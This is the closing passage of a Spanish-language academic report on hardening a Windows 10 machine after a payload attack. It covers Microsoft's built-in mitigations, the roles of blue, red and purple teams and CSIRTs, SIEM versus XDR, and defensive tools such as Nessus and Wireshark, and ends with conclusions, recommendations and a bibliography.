- Realizar bloqueos a los puertos para las conexiones remotas no autorizadas.
- Realizar cambios a las contraseñas de acceso de los equipos de cómputo y claves de usuario.

4.1.3 **Paso 4. Post acontecimiento (detección de ataque)**.

- Realizar controles constantes a la red.

- Validar en que fallamos para fortalecer las medidas de seguridad para mitigar ataques futuros.


- Crear e incorporar cortafuegos si no existiera.

- Validación constante de aseguramiento generado, a fin de realizar mejoras constantes y disminuir los riesgos de ataques.

La hardenización aplicada en el banco de trabajo a fin de reducción el campo de acción del ataque y su minimización del riesgo permitirá al área de seguridad de la información mejorar y fortalecer su accionar.

En el panorama tecnológico para el sistema operativo Windows 10 objeto de estudio podemos mitigar amenazas mediante uso de las funciones de seguridad[5]. Publicada en su página de aprendizaje como artículo en la siguiente dirección url: https://learn.microsoft.com/es-es/windows/security/threat-protection/overview-of-threat-mitigations-in-windows-10#windows-10-mitigations-that-you-can-configure, como se muestra en la siguiente gráfica No 29:

Gráfica 29. Mitigaciones para Windows 10.



Mitigaciones de Windows 10 que puedes configurar

Las mitigaciones de Windows 10 que puedes configurar se enumeran en las dos tablas siguientes. En la primera tabla se cubre una amplia variedad de protecciones para usuarios y dispositivos en toda la empresa y en la segunda tabla se ofrecen más detalles sobre protecciones de memoria específicas, como la prevención de ejecución de datos. Las opciones de protección de memoria proporcionan mitigaciones específicas contra malware que intenta manipular la memoria con el fin de obtener el control de un sistema.

Tabla 1 Mitigaciones de Windows 10 que puede configurar

Mitigación y amenaza correspondiente	Descripción y vínculos
SmartScreen de Windows Defender: ayuda a impedir la descarga de aplicaciones malintencionadas	SmartScreen de Windows Defender puede comprobar la reputación de una aplicación descargada mediante un servicio que Microsoft mantiene. La primera vez que un usuario ejecute una aplicación que se origina desde Internet (incluso si el usuario la copió desde otro equipo), SmartScreen comprueba si a la aplicación le falta reputación o si se sabe que es malintencionada y responderá según corresponda. **Más información:** SmartScreen de Windows Defender más adelante en este tema
Credential Guard: ayuda a impedir que los atacantes obtengan acceso a través de ataques tipo pass-the-hash o pass-the-ticket	Credential Guard usa seguridad basada en la virtualización para aislar los secretos, por ejemplo, los hash de contraseña NTLM y los vales del servicio de concesión de vales de Kerberos, para que solo el software del sistema con privilegios pueda acceder a ellos. Credential Guard se incluye en Windows 10 Enterprise y Windows Server 2016. **Más información:** Proteger las credenciales de dominio derivadas con Credential Guard.
Anclaje de certificados de empresa: ayuda a impedir ataques de tipo "Man in the middle" que usan PKI	El anclaje de certificados de empresa permite proteger los nombres de dominio internos contra certificados de encadenamiento o no deseados o contra certificados emitidos de forma fraudulenta. Con el anclaje de certificados empresariales, puede "anclar" (asociar) un certificado X.509 y su clave pública a su entidad de certificación, ya sea raíz o hoja. **Más información:** Anclaje de certificados de empresa
Device Guard: ayuda a impedir que un dispositivo ejecute malware u otras aplicaciones que no son de confianza	Device Guard incluye una directiva de integridad de código que se crea; una lista de permitidos de aplicaciones de confianza: las únicas aplicaciones permitidas para ejecutarse en su organización. Device Guard también incluye una eficaz mitigación del sistema denominada Integridad de código protegida por hipervisor (HVCI), que usa la seguridad basada en virtualización (VBS) para proteger el proceso de validación de integridad de código en modo kernel de Windows. HVCI tiene requisitos de hardware específicos y funciona con directivas de integridad de código para ayudar a impedir ataques, incluso si se obtiene acceso al kernel. Device Guard se incluye en Windows 10 Enterprise y Windows Server 2016. **Más información:** Introducción a Device Guard
Microsoft Defender Antivirus, ayuda a mantener los dispositivos libre de virus y otro malware	Windows 10 incluye Microsoft Defender Antivirus, una sólida solución antimalware de bandeja de entrada. Microsoft Defender Antivirus se ha mejorado significativamente desde que se introdujo en Windows 8. **Más información:** Microsoft Defender Antivirus, más adelante en este tema


Fuente: Microsoft. https://learn.microsoft.com/es-es/windows/security/threat-protection/overview-of-threat-mitigations-in-windows-10#mitigations-that-are-built-in-to-windows-10.

[5] MICROSOFT. [Sitio Web]. EEUU. WINDOWS-10-MITIGATIONS-THAT-YOU-CAN-CONFIGURE. [consulta:29 agosto 2023]. Disponible en: https://learn.microsoft.com/es-es/windows/security/threat-protection/overview-of-threat-mitigations-in-windows-10#windows-10-mitigations-that-you-can-configure.

Para la realizar el aseguramiento del equipo atacado por payload se realizaron los procedimientos de aseguramiento y mitigación a continuación suministrados:

En la gráfica 30 a continuación suministrada activamos las herramientas de antivirus de Windows defender.

Gráfica 30. Configuración de centro de seguridad de Windows 10.




Fuente: Propia.

Las protecciones tanto de tiempo real como actualizaciones de seguridad e incluso la protección contra los virus y amenazas, deben estar siempre activas. Todo ello puede proporcionar cierta protección desde el momento que el sistema operativo se inicie[6].

[6] MICROSOFT. [Sitio Web]. EEUU. MANTENTE PROTEGIDO CON SEGURIDAD DE WINDOWS. [consulta: 03 Septiembre 2023]. Disponible en: https://support.microsoft.com/es-es/windows/mantente-protegido-con-seguridad-de-windows-2ae0363d-0ada-c064-8b56-6a39afb6a963.

Como vemos en la gráfica 31 a continuación descrita también debe estar activo el análisis de Windows defender:


Gráfica 31. Activar Windows Defender.



Fuente: Propia.

Dando un poco más de seguridad podemos llegar a realizar un asilamiento de núcleo a fin de proteger el sistema de malware como se ve en la siguiente gráfica No 32:

Gráfica 32. Aislamiento de núcleo.



Fuente: Propia.

4.2 Los equipos Blue y Red Team, son importantes y poseen ciertas características que nos sirven en el ámbito estratégico de análisis, riesgo e incluso contención.

Los equipos Blue y Red team benefician los análisis tanto para este informe como para otros estudios; estas diferencias entre estos equipos de trabajo lo podemos ver a continuación en la tabla 1. comparativa para tener un poco más de contexto y diferencias entre una y otra ya que varias veces se tiene a confundir o tener algún pensamiento erróneo, es muy importantes indicar que no siempre se van a tener afectaciones cero o incidentes cero, siempre van a existir exposiciones a ataques y siempre es necesario contar con ellos:

Tabla 1. Diferencias y características de los equipos.

Nombre / Característica	Que es	Fortaleza	Actividades	A cargo de quien
Blue Team	Son los expertos de ciberseguridad en apoyar la defensa de la empresa y detecta, previene y hacer mejoras a los incidentes encontrados	Se apoyan con una serie de elementos bien sea Hardware o Software para la detección de incidentes	Audita, defiende, personaliza, Monitorea constantemente.	Del o los especialistas en seguridad informática de una empresa o entidad.
Red Team	Son las personas que tienen un objetivo ofensivo, con ciertas habilidades para atacar los sistemas de información	Tiene conocimientos generales en la explotación de vulnerabilidades y trataran de hacerle la vida difícil a los equipos azules.	Crean actividades y escenarios de ataques contra entidades u organizaciones	De las personas atacantes que tengan conocimientos en ataques a organizaciones.
Purple Team	Es una mezcla entre los Red y Blue team, en donde hace una coordinación de estos dos, así amenazar y defender.	Une las fuerzas de los dos equipos Blue y Red para aumentar la efectividad ante amenazas.	Probar eficacia de los planes propuestos e implementados por parte de los dos equipos.	Es una incorporación de los dos equipos así pues los dos podrían hacer parte activa.
CSIRT Equipo de respuesta a incidentes	Es un equipo o persona que de manera inmediata da respuestas a las emergencias tecnológicas sean mitigadas[7].	Respuesta inmediata, coordinada, minimiza el impacto.	Asesoramiento, para normalizar las operaciones afectadas y mitigar futuras actividades.	Entidades del gobierno incluso la policía nacional, pueden interactuar varios [8].

Fuente: Propia.

[7] MINTIC. [Sitio Web]. COLOMBIA. ESTRATEGIAS CSIRT-GOBIERNO. [consulta:28 agosto 2023]. Disponible en: https://gobiernodigital.mintic.gov.co/seguridadyprivacidad/portal/Estrategias/CSIRT-Gobierno/.

[8] PONAL. [Sitio Web]. COLOMBIA. CC-CSIRT. [consulta:28 agosto 2023]. Disponible en: https://cc-csirt.policia.gov.co/.

4.3 Conveniencia en trabajar con CIS “Center For Internet Security” desde el pensamiento Blue team.

Esta entidad sin ánimo de lucro reúne una comunidad de las mejores prácticas a nivel mundial. Desarrolla constantemente estándares para entornos de seguridad de la información más estables y protegidos[9].

Es prudente compartir información y recibir desde la perspectiva de los equipos Blue team, ya que siendo parte de este grupo debemos buscar el afianzamiento de conocimiento, búsqueda de nuevas alternativas y ver perspectivas de mejora. Todo lo anterior a fin de que los equipos Blue team de cualquier empresa den respuestas más acertadas, pues a mayor conocimiento se puede aprovechar y detectar e incluso dar respuestas más acertadas a la calamidad que se presente.

[9] CIS. [Sitio Web]. EEUU. CISECURITY.ORG. [consulta:28 agosto 2023]. Disponible en: https://www.cisecurity.org/about-us.

4.4 Tecnologías de seguridad a tener en cuenta SIEM y XDR.

Estas dos tecnologías tienen a confundirse en las capacidades de funcionalidad sin embargo a continuación en la tabla número 2 una breve explicación de sus diferencias:

Tabla 2. Tabla de diferencias SIEM y XDR.

Nombre / Diferencias	Función Principal	Efectividad	Facultad	Almacenaje de datos	Para qué tipo de cliente
SIEM (Security **I**nformation **E**vent **M**anagement solution**)**	Proporcionar un registro centralizado y correlacionar datos de la seguridad de diferentes fuentes, por ejemplo, dispositivos de red o aplicaciones.	Menor efectividad.	Recopilan información para el registro de alertas, por ejemplo; pero no hacen análisis en tiempo real.	Guarda datos por largo tiempo.	Empresas que tengan recursos económicos, que tenga que hacer gestión contante de análisis.
XDR (e**X**tended **D**etection **R**esponse**)**	Integra toda la tecnología de la seguridad, es decir, mira la visión general de todos los complementos e incluso la nube.	Mayor efectividad.	Recopilan información y automatizan. Y si hacen análisis reales informando, por ejemplo, donde está un atacante en la red.	No almacena datos por largo tiempo, los tiene por poco tiempo mientras realiza la función de análisis.	Empresas pequeñas, medianas que no tengan muchos recursos e incluso tiempo.

Fuente: Propia.

En varias lecturas, por ejemplo, Microsoft recomienda hacer una gestión de combinación para esta administración de eventos[10]; estas dos administraciones de eventos podrían dar respuestas mejor estructuradas a los análisis de las amenazas.

4.5 Hay herramientas que ayudan a la detección de ataques bajo licencia GPL.

En el mercado informático existen muchas herramientas que ayudan en el mejoramiento de las detenciones de ataques y que de alguna manera tienen licencias (GPL) General Public License, usadas con código abierto; podemos encontrar las siguientes:

[10] MICROSOFT. [Sitio Web]. EEUU. SIEM-XDR-THREAT-PROTECTION. [consulta:29 agosto 2023]. Disponible en: https://www.microsoft.com/es-co/security/business/solutions/siem-xdr-threat-protection.

- **Fern Wifi Cracker**: es una herramienta para gestionar auditorias de ataques en las redes inalámbricas y ethernet. Esta herramienta está diseñada y pensada para la realización de pruebas a fin de corregís fallas. Importante recordar que no debemos usarlas en redes que no los permitan realizar dichas pruebas, pues esto podría llevar a alguna penalización de la legislación de control.

- **Nessus**: este software de seguridad de la información que nos permite realizar escaneos de vulnerabilidades, que nos permite encontrar esos filtros se seguridad que puedan llegar a afectar a una compañía o entidad. Su compatibilidad aplica para los sistemas Windows, Ubuntu, debían e incluso Mac. También se puede comprar la licencia; hay tres versiones la esencial, profesional y la de experto. Este software posee programas complementarios (plug-ins)[11], que le permiten de una u otra forma dar mejor respuesta a los rastreos de vulnerabilidades. En este programa se pueden crear plantillas de escaneo, configurar políticas, escaneos de evaluación de malware, por ejemplo.

- **Wireshark**: esta es otra herramienta que nos puede ayudar para el escaneo de vulnerabilidades bajo las licencias (GPL) General Public License. Esta aplicación nos puede ayudar a analizar la red bajo sus protocolos, observando que está sucediendo dentro de esa red. Lo usan muchas entidades y de igual manera como herramienta educativa. Esta herramienta tiene como algo a destacar que rastrea en tiempo real[12], hace captura en vivo y algo a destacar de aplican reglas de y para paquetes; se puede usar bajo las plataformas Windows, Ubuntu y debían, por ejemplo.

[11] TENABLE INC. [Sitio Web]. EEUU. TENABLE. [consulta:28 agosto 2023]. Disponible en: https://es-la.tenable.com/products/nessus/nessus-faq#:~:text=Nessus%20puede%20realizar%20una%20evaluaci%C3%B3n,priorizaci%C3%B3n%20exactas%20de%20los%20problemas.

[12] WIRESHARK.ORG. [Sitio Web]. EEUU. Wireshark analizador. [consulta:29 agosto 2023]. Disponible en: https://www.wireshark.org/docs/.

CONCLUSIONES

- En el trascurso del análisis se despejaron dudas acerca de si se requiere que la industria de tecnología de la información pueda y deban hacer inversiones económicas que a través de los equipos red y blue team para que pudiesen realizar procesos que blinden las entidades o empresas de una manera que sea difícil para los atacantes hacer sus afectaciones.

- El presente trabajo de análisis logro identificar que las vulnerabilidades se pueden presentar en nuestros trabajos, empresas o entidades por lo cual debemos siempre trabajar en procura de minimizar los ataques constantes de los ciber atacantes, que bien pueden estar dentro de una organización o fuera de ella.

- Los equipos Red y Blue team, son importantes en cualquier entidad bien sea pequeña o de gran envergadura ya que las afectaciones que los atacantes pudieran llegar a generar afectan la integridad de la información; pudiendo llegar a generar afectación económica, moral e incluso judicial.

- En este informe se mostraron los elementos y pasos que se pueden y deben realizar frente a un ataque; que tal como se evidencio pueden ocurrir a cualquier equipo de alguna organización e incluso en nuestro hogar. Por lo cual es de vital importancia no ser obstinados en no hacer uso de herramientas tecnológicas o mejor aún no realizar inversiones económicas para fortalecernos bajo la amenaza constante que vivimos y a la que nos enfrentamos cotidianamente.

RECOMENDACIONES

- Realizar constantes y de manera continua actualizaciones a los sistemas operativos y a las herramientas de seguridad para minimicemos de alguna manera ataques a la infraestructura tecnológica.

- Realizar inversiones tecnológicas en cuantos a protección de datos y su integridad.

- Incorporar personal idóneo a las áreas de seguridad informática para que sean ellos parte activa de los equipos Red y Blue team, para fortalecer y minimizar los riesgos de T.I.

- Generar conciencia en cada una de las personas activas de las empresa o entidades a fin de hacerlos participes en la ayuda común para minimizar riegos de operación y perdida de información, esto se podría lograr mediante campañas de aprendizajes. Esta sensibilización puede llegar a contener indicaciones de mantener, por ejemplo, los escritorios limpios, creación de carpetas confidenciales en un servidor de archivos, prohibir compartir datos o tener carpetas compartidas.

- Implementar políticas de seguridad de la información y socializarlas.

- Realizar una implementación de gestión de activos en donde se informe a cada funcionario las limitantes, los procedimientos, la administración y la responsabilidad. Mínimamente se podría realizar una identificación de activos, su clasificación, un etiquetado para identificarlo.

- Implementar políticas de controles de acceso, donde se controles los accesos a pc, por ejemplo, los usuario y contraseñas usadas, una gestión de contraseñas, denegación de servicios, es decir quien no tiene permitido ingresar a un perímetro no ingresa sin una autorización, por ejemplo.

- Implementar políticas de confidencialidad y privacidad de la información, en donde se planteen características acordes a las necesidades y las normas vigentes para no incurrir en una afectación en las políticas de tratamiento de datos.

- Algo importante a recomendar es la disponibilidad de la información, la información siempre debería estar disponible, mediante algunos planes de recuperación de datos.

- Realizar auditorías constantes, validar si la gestión de activo se está llevando a cabo, si los almacenamientos de datos y copias se trazan de una manera adecuada.

- Establecer roles, responsabilidades dentro de la organización, o dentro de la empresa para lograr el cumplimiento de las políticas que se puedan llegar a implementar, recordando que cada entidad puede generar políticas similares, sin embargo, cada uno tendrá parámetros que se ajusten a sus necesidades.

- Definir algunos métodos sancionables como, por ejemplo, llamados de atención verbal, llamados de atención con copia al a hoja de vida del empleado.

- Asignar a un responsable que cree cambio las políticas a medida que surjan y se evidencien recomendaciones.

BIBLIOGRAFÍA

CIS. [Sitio Web]. EEUU. CISECURITY.ORG. [consulta:28 agosto 2023]. Disponible en: https://www.cisecurity.org/about-us.

CVE. [Sitio Web]. EEUU. CVE.ORG. [consulta:07 agosto 2023]. Disponible en: https://www.cve.org/About/History.

MICROSOFT. [Sitio Web]. EEUU. ADMINISTRACIÓN DE INCIDENTES DE SEGURIDAD. [consulta:31 agosto 2023]. Disponible en: https://learn.microsoft.com/es-es/compliance/assurance/assurance-sim-containment-eradication-recovery.

MICROSOFT. [Sitio Web]. EEUU. ERADICATION-RECOVERY. [consulta: 03 septiembre 2023]. Disponible en: https://learn.microsoft.com/es-es/compliance/assurance/assurance-sim-containment-eradication-recovery.

MICROSOFT. [Sitio Web]. EEUU. MANTENTE PROTEGIDO CON SEGURIDAD DE WINDOWS. [consulta: 03 septiembre 2023]. Disponible en: https://support.microsoft.com/es-es/windows/mantente-protegido-con-seguridad-de-windows-2ae0363d-0ada-c064-8b56-6a39afb6a963.

MICROSOFT. [Sitio Web]. EEUU. MANTENTE PROTEGIDO CON SEGURIDAD DE WINDOWS. [consulta: 03 septiembre 2023]. Disponible en: https://support.microsoft.com/es-es/windows/mantente-protegido-con-seguridad-de-windows-2ae0363d-0ada-c064-8b56-6a39afb6a963.

MICROSOFT. [Sitio Web]. EEUU. SIEM-XDR-THREAT-PROTECTION. [consulta:29 agosto 2023]. Disponible en: https://www.microsoft.com/es-co/security/business/solutions/siem-xdr-threat-protection.

MICROSOFT. [Sitio Web]. EEUU. SIEM-XDR-THREAT-PROTECTION. [consulta:29 agosto 2023]. Disponible en: https://www.microsoft.com/es-co/security/business/solutions/siem-xdr-threat-protection.

MICROSOFT. [Sitio Web]. EEUU. WINDOWS-10-MITIGATIONS-THAT-YOU-CAN-CONFIGURE. [consulta:29 agosto 2023]. Disponible en: https://learn.microsoft.com/es-

es/windows/security/threat-protection/overview-of-threat-mitigations-in-windows-10#windows-10-mitigations-that-you-can-configure.

MICROSOFT. [Sitio Web]. EEUU. WINDOWS-10-MITIGATIONS-THAT-YOU-CAN-CONFIGURE. [consulta:29 agosto 2023]. Disponible en: https://learn.microsoft.com/es-es/windows/security/threat-protection/overview-of-threat-mitigations-in-windows-10#windows-10-mitigations-that-you-can-configure.

Microsoft. https://learn.microsoft.com/es-es/windows/security/threat-protection/overview-of-threat-mitigations-in-windows-10#mitigations-that-are-built-in-to-windows-10.

MINTIC. [Sitio Web]. COLOMBIA. ESTRATEGIAS CSIRT-GOBIERNO. [consulta:28 agosto 2023]. Disponible en: https://gobiernodigital.mintic.gov.co/seguridadyprivacidad/portal/Estrategias/CSIRT-Gobierno/.

MINTIC. [Sitio Web]. COLOMBIA. GESTIÓN DE INCIDENTES. [consulta:29 agosto 2023]. Disponible en: https://gobiernodigital.mintic.gov.co/692/articles-237908_maestro_mspi.pdf.

NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. NIST. [Sitio Web]. EEUU. COMPUTER SECURITY INCIDENT HANDLING GUIDE. [consulta:29 agosto 2023]. Disponible en: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf.

NIST. [Sitio Web]. EEUU. SPECIAL PUBLICATION 800-61 COMPUTER SECURITY INCIDENT HANDLING GUIDE. [consulta:29 agosto 2023]. Disponible en: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf.

PONAL. [Sitio Web]. COLOMBIA. CC-CSIRT. [consulta:28 agosto 2023]. Disponible en: https://cc-csirt.policia.gov.co/.
RAPID7. [Sitio Web]. EEUU. [consulta:09 agosto 2023]. Disponible en: https://www.rapid7.com/.

SENADO DE LA REPUBLICA DE COLOMBIA. [sitio web]. Bogotá. SECRETARIASENADO. [consulta:07 agosto 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html.

SENADO DE LA REPUBLICA. [Sitio Web]. Bogotá. SECRETARIA DEL SENADO. [consulta:07 agosto 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_0599_2000_pr009.html#:~:text=El%20nuevo%20texto%20es%20el,ciento%20ocho%20(108)%20meses.

TENABLE INC. [Sitio Web]. EEUU. TENABLE. [consulta:28 agosto 2023]. Disponible en: https://es-la.tenable.com/products/nessus/nessus-faq#:~:text=Nessus%20puede%20realizar%20una%20evaluaci%C3%B3n,priorizaci%C3%B3n%20exactas%20de%20los%20problemas.


WIRESHARK.ORG. [Sitio Web]. EEUU. Wireshark analizador. [consulta:29 agosto 2023]. Disponible en: https://www.wireshark.org/docs/.

ANEXOS

ANEXO 1. Video sustentación: **https://screenpal.com/watch/c0QOfTV5naH**

ANEXO 2. Gráfica 33 resultado anti plagio, gráfica 33 a continuación suministrada.

Gráfica 33. Prueba anti plagio.



Fuente: Propia.